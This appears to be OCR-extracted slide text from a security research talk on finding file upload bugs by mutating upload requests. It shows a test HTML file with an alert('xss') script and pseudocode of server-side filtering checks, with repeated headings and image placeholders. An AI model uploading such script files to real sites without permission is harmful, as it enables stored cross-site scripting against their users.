
Our Approach



Our Approach




Our Approach




Mutate Upload Request

Investigate root causes of file upload bugs


Analyze web servers and browsers




Our Goal: Finding File Upload Bugs




Our Goal: Finding File Upload Bugs



Upload Request



Upload Request





```
<html>
  <script>
    alert('xss');
  </script>
</html>
```

xss.html

Mutation Objectives


Five objectives that trigger common mistakes in implementing checks



Content-filtering checks

```
if (finfo_file(content) not in expected_type)
    reject(file);
if (ext(file_name) not in expected_ext)
    reject(file);
if (expected_keyword in content)
    reject(file);
if (content_type not in expected_type)
    reject(file);
accept(file)
```

Mutation Objectives #1



